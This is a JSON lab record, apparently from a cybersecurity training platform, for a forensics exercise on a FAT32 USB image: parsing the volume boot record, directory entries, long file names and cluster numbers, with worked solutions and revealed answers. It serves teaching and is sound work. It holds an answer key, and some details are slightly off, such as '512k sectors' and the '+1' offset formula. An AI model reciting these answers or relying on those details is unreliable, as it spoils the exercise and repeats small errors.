{
    "id": "69370c04-1e75-45e6-8c1a-90769204a84e",
    "name": "Analyzing FAT File System",
    "slug": "analyzing-fat-file-system",
    "status": "published",
    "lab_type": "pta",
    "is_sample": false,
    "duration_in_seconds": 1800,
    "metadata": {
        "courses": [
            "225b7429-bd2e-433e-9168-318d861e97cf"
        ],
        "pta_sdn": "792",
        "pta_namespace": "my.ine",
        "learning_paths": [],
        "has_published_parent": true
    },
    "session": null,
    "company": "a491bc32-c056-4946-9169-cc053387bada",
    "created": "2023-03-10T20:53:33.151064Z",
    "modified": "2024-04-30T14:28:50.565190Z",
    "is_beta": false,
    "lab_objectives": [],
    "main_learning_area": null,
    "learning_areas": [
        {
            "id": "3e1aa06f-2e9f-4789-b50d-aa027ad8dcfa",
            "name": "Cyber Security",
            "slug": "cyber-security"
        }
    ],
    "categories": [],
    "tags": [],
    "difficulty": null,
    "is_web_access": false,
    "is_lab_experience": false,
    "is_featured": false,
    "cve": null,
    "severity": null,
    "year": null,
    "classification": null,
    "external_url": "",
    "solution_video": null,
    "explanation_video": null,

    "description": "# Analyzing FAT File System\n\n## Scenario\nYou are called you to investigate a USB thumb drive that was found near John's car and report back your findings. John works for the company as a system engineer, and it is believed that he might be a victim of a targeted attack.\n\nThe bright side is that they have done a good job in conducting regular security awareness training for the employees, so John immediately reported the USB thumb drive without foolishly checking it on his system.\n\n## Goals\n- Understand how to parse and analyze a FAT file system volume boot record\n- Understand how to parse directory entries\n- Locate any suspicious files found on a USB thumb drive.\n\n## What you will learn\n- Understand how to walk through a FAT32 file system and analyze root its Volume Boot Record\n- Understand how to parse directory entries for both short file names and long file names, plus timestamps\n- Understand how to locate a file and directory's cluster number used\n- Find suspicious files that could be used for attacking victim's systems, especially if they are hidden\n\n## Recommended tools\n- WinHex or FTK Imager\n- DCode",
    "description_html": "<h1>Analyzing FAT File System</h1>\n<h2>Scenario</h2>\n<p>You are called you to investigate a USB thumb drive that was found near John's car and report back your findings. John works for the company as a system engineer, and it is believed that he might be a victim of a targeted attack.</p>\n<p>The bright side is that they have done a good job in conducting regular security awareness training for the employees, so John immediately reported the USB thumb drive without foolishly checking it on his system.</p>\n<h2>Goals</h2>\n<ul>\n<li>Understand how to parse and analyze a FAT file system volume boot record</li>\n<li>Understand how to parse directory entries</li>\n<li>Locate any suspicious files found on a USB thumb drive.</li>\n</ul>\n<h2>What you will learn</h2>\n<ul>\n<li>Understand how to walk through a FAT32 file system and analyze root its Volume Boot Record</li>\n<li>Understand how to parse directory entries for both short file names and long file names, plus timestamps</li>\n<li>Understand how to locate a file and directory's cluster number used</li>\n<li>Find suspicious files that could be used for attacking victim's systems, especially if they are hidden</li>\n</ul>\n<h2>Recommended tools</h2>\n<ul>\n<li>WinHex or FTK Imager</li>\n<li>DCode</li>\n</ul>",
    "tasks": "## Tasks\n\n### Task 1: Analyzing FAT32 File System Volume Boot Record\nUse your file system analysis skills to manually parse the suspicious USB thumb drive [located at C:\\DFP\\Labs\\Module05\\Lab10\\Lab10.dd] and understand its Volume Boot Record (VBR). You are required to report back the following:\n1. Number of sectors used for each cluster\n2. The number of reserved sectors\n3. Number of FATs and the size of each\n4. Location of the backup for the boot sector (extra: find it, and copy it out)\n5. Cluster number of the root directory\n6. The volume serial number\n7. The size of the whole file system in both sectors and bytes\n\n### Task 2: Basic File and Directory Analysis\nUse your file system analysis skills to manually parse the suspicious USB thumb drive [located at C:\\DFP\\Labs\\Module05\\Lab10\\Lab10.dd] and understand the files and directory entries found. You need to report back the following:\n1. Number of files and directories found in the root directory.\n2. How to find the directory entry of a file or directory.\n3. The starting cluster number for each file and directory in the root. This task must be done first manually then verify your results using tools.\n4. Did you find any files with long names? How would you analyze at least two of them?\n5. What are the creation dates of the files found, and what hypothesis do you have for their close creation date?\n6. Which file was the first file copied to the USB, and how did you find that? (show two ways).\n\n### Task 3: Finding Suspicious Content and Analyzing Their File Directory Entries\nUse the skills you gained to locate the directory entries of the suspicious files, and report back the following:\n1. Which files are suspicious and why? What is your hypo?\n2. Analyze each of their directory entries checking most importantly their file attributes.\n3. How many clusters did each file consume and what are they?",
    "tasks_html": "<h2>Tasks</h2>\n<h3>Task 1: Analyzing FAT32 File System Volume Boot Record</h3>\n<p>Use your file system analysis skills to manually parse the suspicious USB thumb drive [located at C:\\DFP\\Labs\\Module05\\Lab10\\Lab10.dd] and understand its Volume Boot Record (VBR). You are required to report back the following:\n1. Number of sectors used for each cluster\n2. The number of reserved sectors\n3. Number of FATs and the size of each\n4. Location of the backup for the boot sector (extra: find it, and copy it out)\n5. Cluster number of the root directory\n6. The volume serial number\n7. The size of the whole file system in both sectors and bytes</p>\n<h3>Task 2: Basic File and Directory Analysis</h3>\n<p>Use your file system analysis skills to manually parse the suspicious USB thumb drive [located at C:\\DFP\\Labs\\Module05\\Lab10\\Lab10.dd] and understand the files and directory entries found. You need to report back the following:\n1. Number of files and directories found in the root directory.\n2. How to find the directory entry of a file or directory.\n3. The starting cluster number for each file and directory in the root. This task must be done first manually then verify your results using tools.\n4. Did you find any files with long names? How would you analyze at least two of them?\n5. What are the creation dates of the files found, and what hypothesis do you have for their close creation date?\n6. Which file was the first file copied to the USB, and how did you find that? (show two ways).</p>\n<h3>Task 3: Finding Suspicious Content and Analyzing Their File Directory Entries</h3>\n<p>Use the skills you gained to locate the directory entries of the suspicious files, and report back the following:\n1. Which files are suspicious and why? What is your hypo?\n2. Analyze each of their directory entries checking most importantly their file attributes.\n3. How many clusters did each file consume and what are they?</p>",
    "published_date": "2020-10-20T15:32:26Z",






    "solutions": "## SOLUTIONS\n\n### Task 1: Analyzing FAT32 File System Volume Boot Record\nLet us open our evidence file given named \"[Lab10.dd]\" [located at C:\\DFP\\Labs\\Module05\\Lab10\\Lab10.dd] using Active@ Disk Editor, which would lead us to the following:\n\n![Boot Sector](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/1.jpg)\n\nIn the template pane select the drop down arrow and change the selection from \"No template\" to \"Master Boot Record\". Reference the figure below.\n\n![NoTemplate](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/NoTemplate.jpg)\n\n![MasterBootRecord](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/MasterBootRecord.jpg)\n\nAfter changing the template pane to Master Boot Record, click on the triangle next to each partition to collapse them. You are now looking at each partition as interpreted from the Master Boot Record. You should see that partition 1 is 350 MB and partition 2 is 69.7 GB, with the remaining 2 partition unsed.\n\n![MBRPartitions](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/MBRPartitions.jpg)\n\nExpand the Partition 1 entry to begin our analysis. The result should look like the following:\n\n![Partition1](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/Partition1.jpg)\n\nOne observation to make is that the Partition identified by the software is an NTFS partition. This is incorrect. We are expecting a FAT32 file system If you review offset 450 you will see that the value is 0x0B. An NTFS volume is identified by the value of 0x07. In this case, 0x0B is the identified of a FAT32 partition, however it is an old and now rare version of FAT32 (circa Windows 95). So we will continue to investigate it as a FAT32 partition.\n\nClick on the blue 2,048 hyperlink in the first sector row\n\n![FirstSector](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/FirstSector.jpg)\n\nYou should now be at the starting sector for the 1st partition identified by the MBR. Visually look for confirming clue in the ASCII section of hex editor. What you should see are is:\n\n1. Text indicating the FAT32 file system signature is present \"MSDOS5.0\"\n2. The name of the filesystem type \"FAT32\"\n\n![ASCIIText](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/ASCIIText.jpg)\n\nWhile this is not neccesarily a forensic observation, it does help to ensure you are on the right track, and you will soon correlate and confirm.\n\nIn the template window, select FAT32 Boot Sector.\n\nUsing the boot sector menu that appeared to us to analyze the boot sector and answer the questions requested.\n\n1. Number of sectors used for each cluster (sectors per cluster).\n<details>\n  <summary>Click for Answer</summary>\n  Found at offset 13 and is 8 sectors. This means we have a USB using a 4096 bytes cluster.\n  </details>\n\n2. The number of reserved sectors.\n\n<details>\n  <summary>Click for Answer</summary>\n  Found at offset 14 and is 2,870 sectors. This means we can find the first FAT at sector number 2870.\n  </details>\n\n3. Number of FATs and the size of each one.\n<details>\n  <summary>Click for Answer</summary>\n  Found at offset 16 and is 2. This means we can have two FATs in this file system. Also, the size of each FAT is 14,949 sector which is found at offset 36.\n  </details>\n\n4. Location of the backup for the boot sector (extra: find it, and copy it out)\n<details>\n  <summary>Click for Answer</summary>\n  This is found at offset 50 and is 6. This means we can go to sector 6 and find a copy of the current boot sector.  Since there are 512 bytes in each sector, to calculate the offset multiply sectors*512. Use the offset buttons to go to byte offset 3072 from curent position.\n  </details>\n\n  Go to Offset 3,072 bytes from current position.\n  \n  ![Offset3072](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/offset3072.jpg)\n\n  This should lead us exactly to offset 1051648, as seen below\n\n  ![Offset1051648](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/offset1051648.jpg)\n \nNow, highlight these 512 bytes and then right click on the desktop and select Paste Into File. Save the file (e.g., SuspectUSB-BKUP-VBR) and continue to the next question.\n\n5. What is the cluster number of the root directory\n<details>\n  <summary>Click for Answer</summary>\nIt is found at offset 44 and is 2. This means that the first cluster used by the root directory is at number 2, which is exactly how Microsoft defined it, as it always starts at 2, because cluster #0 and #1 are reserved.\n</details>\n\n6. What is the volume serial number\n<details>\n  <summary>Click for Answer</summary>\nIt is found at offset 67 and is 58 2E DA D6.\n</details>\n\n7. What is th size of the whole file system in both sectors and bytes?\n\n<details>\n  <summary>Click for Answer</summary>\nRemember to multiply *number of sectors \\* 512*. The value is found at offset 32 and is 15,339,520 sectors * 512 = 7853834240 bytes. Also, means 7490 MiB or ~7.8 GB.\n</details>\n\n\n### Task 2: Basic File and Directory Analysis\nContinue, using FTK Imager, to answer the requirements for this part of our investigation .\n\nNumber of files and directories found in the root directory\n\nFrom the figure below, we can see that we have 2 directories and 8 files.\n\n![FTKRootFolder](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/Suspect2FTKRoot.jpg)\n\nTo find a directory entry of a file or directory, first review the above figure. A visual inspection of the Tree, File List, and Hex Panes should reveal some visually recognizable strings. The hexadecimal code is the File Allocation Table (FAT).\n\n Then, traverse the entries until you find the line that corresponds to the file name you are looking for, which is at the beginning of the entry. Click on a file in the File List. Look at the lower left hand corner, select the properties tab.\n\n ![FileEntryProperties](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/FileEntryProperties.jpg)\n\n If you look at the properties table, note the Name, Physical Size, Start Cluster, Start Sector.\n\n Do a quick verification exercise to see if the starting sector contains the file information. You will need to calculate the offeset of the sector.\n\n Because this image is using 512k sectors, the equation to calulate sectors to offset is offset = (Start Sector * 512) + 1. Try the math on your own. What is the starting offset for autorun.bat?\n\n <details>\n  <summary>Click for Answer</summary>\nThe starting offset for autorun.bat is 354340865\n</details>\n\nIn the Evidence Tree, click on Lab10.dd. Then right click in the white space and select Go To Offset. Enter the calculated offset, select decimal and beginning of file. Then OK.\n\n\n![OffsetFound](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/OffsetFound.jpg)\n\nNow, locate the directory entry for the file slidenotes.pdf, by click on root in the Evidence Tree. Use the properties to determine the sectors and clusters.\n\n![slidedirentry](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/slidedirentry.jpg)\n\n*Note: actually, this file has more than one entry, but we will come back to this later.*\n\nThe starting cluster number for each file and directory in the root. This task must be done first manually then verify your results using tool(s). Since this is a FAT32 file system, we have to identify the starting cluster number, which is four bytes, is split into two bytes each and found at offset 20-21 and 26-27 of the directory entry.\n\nBe aware that even though we demonstrated using a tool to quickly locate the information, you always should do it manualy to verify the forensic tool is correctly interpreting the results.\n\nUsing the same example in the previous task, we have (all in hex):\n\nByte 20 = 01\n\nByte 21 = 00\n\nByte 26 = BC\n\nByte 27 = 40\n\nWhih resultxs in: 0100BC40\n\nAnd remember since it is written in little endian, then this means we have:\n\n21 20 27 26 Which equals: 00 01 40 BC\n\n![slideclustersize](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/slideclustersize.jpg)\n\nSo, the first cluster for the slidenotes.pdf file is: 82108\n\nVerify our results using the properties pane . As you can see below, the first cluster is indeed 82108.\n\n![slideclustersizeproperties](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/slideclustersizeproperties.jpg)\n\nAlways take the steps to manually verify this information. Computer forensics requires a methodology that does not depend BLINDLY on tools.\n\nDid you observe any files with long file names? A long file name is a file that is longer than the standard eight dot three format, or eight characters for the file name and a three character extension seperated by a dot, for example \"FILENAME.ZIP\". Let's analyze at least two of them.\n\nFiles and directories that have upper case letters such as \"Tools\" also have a LFN directory entry. The files are:\n\nName Type\nSystem Volume Information Directory\nTools Directory\nAnti-Forensics.txt File\nGlowing Element.jpg File\nknowledge_is_Wisdom.jpg File\nslidenotes.pdf File\nText-on-the-board.jpg File\n\nLet's analyze the first directory and the last file in the list above.\n\n**System Volume Information**\n\nRight click on the directory then go to Navigate Seek directory entry.\n\nNow, since this is a LFN directory entry, then the first one that we landed on when using the menu above took us the short file name (SFN) directory entry, and the rest are the ones above it. Let's take a look at the following:\n\n![LFNDIRECTORY](https://assets.ine.com/content/labs/cybersecurity-labs/jason/VOD-3389/LFNDIRECTORY.jpg)\n\nAs we know each entry is 32 bytes, so from the figure above we can see that this directory is using one SFN and two LFN entries. I will be analyzing them using two methods, manually and using tools.\n\nThe first example will be done based on the manual method, as follows:\n\nI. Offset 0: is the file name using 8 bytes = 53 59 53 54 45 4D 7E 31 -> SYSTEM~1\n\nII. Offset 8: is the file extension using 3 bytes = 20 20 20 -> no extension and it is padded because it is a directory\n\nIII. Offset 11: is the file attributes using one byte = 16 -> 00010110 (bits) -> It is a directory with the system and hidden attributes all set (directory, system, hidden)\n\nIV. Offset 12: we find a single reserved byte\n\nV. Offset 13: A single byte for the tenths of a second = 42 -> (hex) 66\n\nVI. Offset 14: copying the next four bytes that represent the Creation Time and Creation Date = A5 0E 71 4B 